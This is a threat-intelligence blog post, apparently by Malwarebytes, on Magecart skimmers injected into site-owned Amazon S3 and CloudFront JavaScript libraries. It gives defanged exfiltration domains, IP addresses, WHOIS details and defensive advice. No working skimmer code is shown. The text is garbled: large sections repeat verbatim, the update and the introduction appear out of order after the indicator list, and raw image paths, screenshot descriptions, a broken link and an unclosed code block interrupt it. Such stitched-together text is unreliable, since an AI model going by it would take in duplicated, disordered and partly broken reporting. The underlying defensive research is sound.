
While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.


### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162  
js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. At the top, there's a menu bar with 'File', 'Edit', 'Rules', 'Tools', 'View', 'Help', and 'Links'. Below that is a toolbar with 'QuickSave', 'UI mode', 'VPN', 'Proxy', 'Import SAZ/PCAP', 'Update/View Regexes', 'Run Regexes', and 'Clear Markings'. The main area displays a list of HTTP requests with columns for Protocol, Method, Host, URL, and Body. The requests are all HTTPS GET requests to s3-ca-central-1.amazonaws.com, with URLs like /js/full-screen-menu.js and /js/dropdown.js. Below the list is a 'QuickExec' bar with the text 'ALT+Q > type HELP to learn more'. The bottom section shows various tool tabs like 'Statistics', 'Inspectors', 'AutoResponder', 'Composer', 'Fiddler Orchestra Beta', and 'FiddlerScript'. Underneath are tabs for 'Headers', 'TextView', 'SyntaxView', 'WebForms', 'HexView', 'Auth', 'Cookies', 'Raw', 'JSON', and 'XML'. The 'TextView' tab is active, showing a JavaScript snippet. A red box highlights a line in the snippet: `isInitializedisOpendedvtoolsprototypehashCodehttps://cdn-`. Other visible code includes `$(this).removeClass('show');`, `$(this).dequeue();`, and `dispatchEventinnerWidthinnerHeightverticalhorizontalFirebugchrom@`.

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

## Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.

Progress Telerik Fiddler Web Debugger - EKfiddle v.0.9.1

File Edit Rules Tools View Help Links

QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes Clear Markings

Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

[QuickExec] ALT+Q > type HELP to learn more

Statistics Inspectors AutoResponder Composer FO Fiddler Orchestra Beta FiddlerScript

Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching

```

